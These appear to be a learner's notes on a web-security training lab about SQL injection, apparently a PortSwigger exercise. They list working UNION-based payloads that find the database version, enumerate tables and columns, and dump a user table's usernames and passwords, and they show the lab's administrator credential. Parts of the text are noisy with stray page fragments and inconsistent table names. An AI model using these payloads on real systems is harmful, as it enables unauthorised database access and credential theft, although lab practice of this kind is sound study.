

Notes By manual testing

Lab #9 SQL injection attack, listing the database contents on non Oracle databases

Analysis

1. ' this is giving us error
2. ' order by 3- - is giving us error it means there are 2 columns
3. Now we will check which version of sql the server is running
4. we will try every category from the cheat sheet

<pre>1 GET /filter?category=Gifts'+UNION+select+version(),null--HTTP/2 2 HTTP/2 3 Host: 0a7600fe04681b338082946500d000b1.web-security-academy.net 4 Cookie: session=VftFD052CkxzGDvL8RM03vK5b1EJCAlp 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) 6 Gecko/20100101 Firefox/122.0 7 Accept:</pre>	<pre>1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 8839 5 6 <!DOCTYPE html> 7 <html></pre>
---	---

```
<th>
PostgreSQL 12.17 (Ubuntu 12.17-0ubuntu0.20.04.1) on
x86_64-pc-linux-gnu, compiled by gcc (Ubuntu
9.4.0-1ubuntu1~20.04.2) 9.4.0, 64-bit
```


5. our payload was ' UNION select version(),NUL- -
5. we have got the version
6. for a PostgreSQL it gave us a 200 ok it means the server is running PostgreSQL
7. now we have to run the payloads of PostgreSQL
8. OUTPUT the name of table name in the database

note:

PostgreSQL	<pre>SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'</pre>
------------	--

10. `SELECT * FROM information_schema.tables` it allows you to get the info about all the tables
11. `' UNION SELECT * FROM information_schema.tables` we can search for the column name documentation
12. we have to search with `information_schema.tables postgresql`
13. suppose i need table name for this i have to type `table_name`
14. The payload is `' UNION SELECT table_name,null FROM information_schema.tables--`

boom tables name:



15. Now we will find a table that is called users

users_iububd
pg_namespace
Conversation Cont
Are you one of th to discover you then the Conversa

←

→

users

users_iububd

16. output the column names of the table

17. `' UNION SELECT * FROM information_schema.columns WHERE table_name = ' users_iububd '`

18. we can use the cheat sheet

19. and now we can search in google

20. after searching we have found

```
column_name sql_identifier
Name of the column
```

21. we can use the `column_name`

22. `' UNION select column_name,NULL FROM information_schema.columns WHERE table_name = 'users_bjnmvo'--`

23. we are doing it for finding the username

username_wdvnpg
<p>Couple&apos;s Umbrella</p> <p>Do you love public displays your partner one of those ir insist on making the rest of answered yes to one or both need the Couple&apos;s Umbre Not content being several y significant other can dance protected from the wet weath rest of the public&apos;s ir</p>

24. username_wdvnpg
25. password_hwhlnc
26. these are the columns
27. output the usernames and password
28. ' UNION select username_wdvnpg, password_hwhlnc from users_bjnmvo--

administrator
5wc2rmrzud87dmmowebz

PAWEND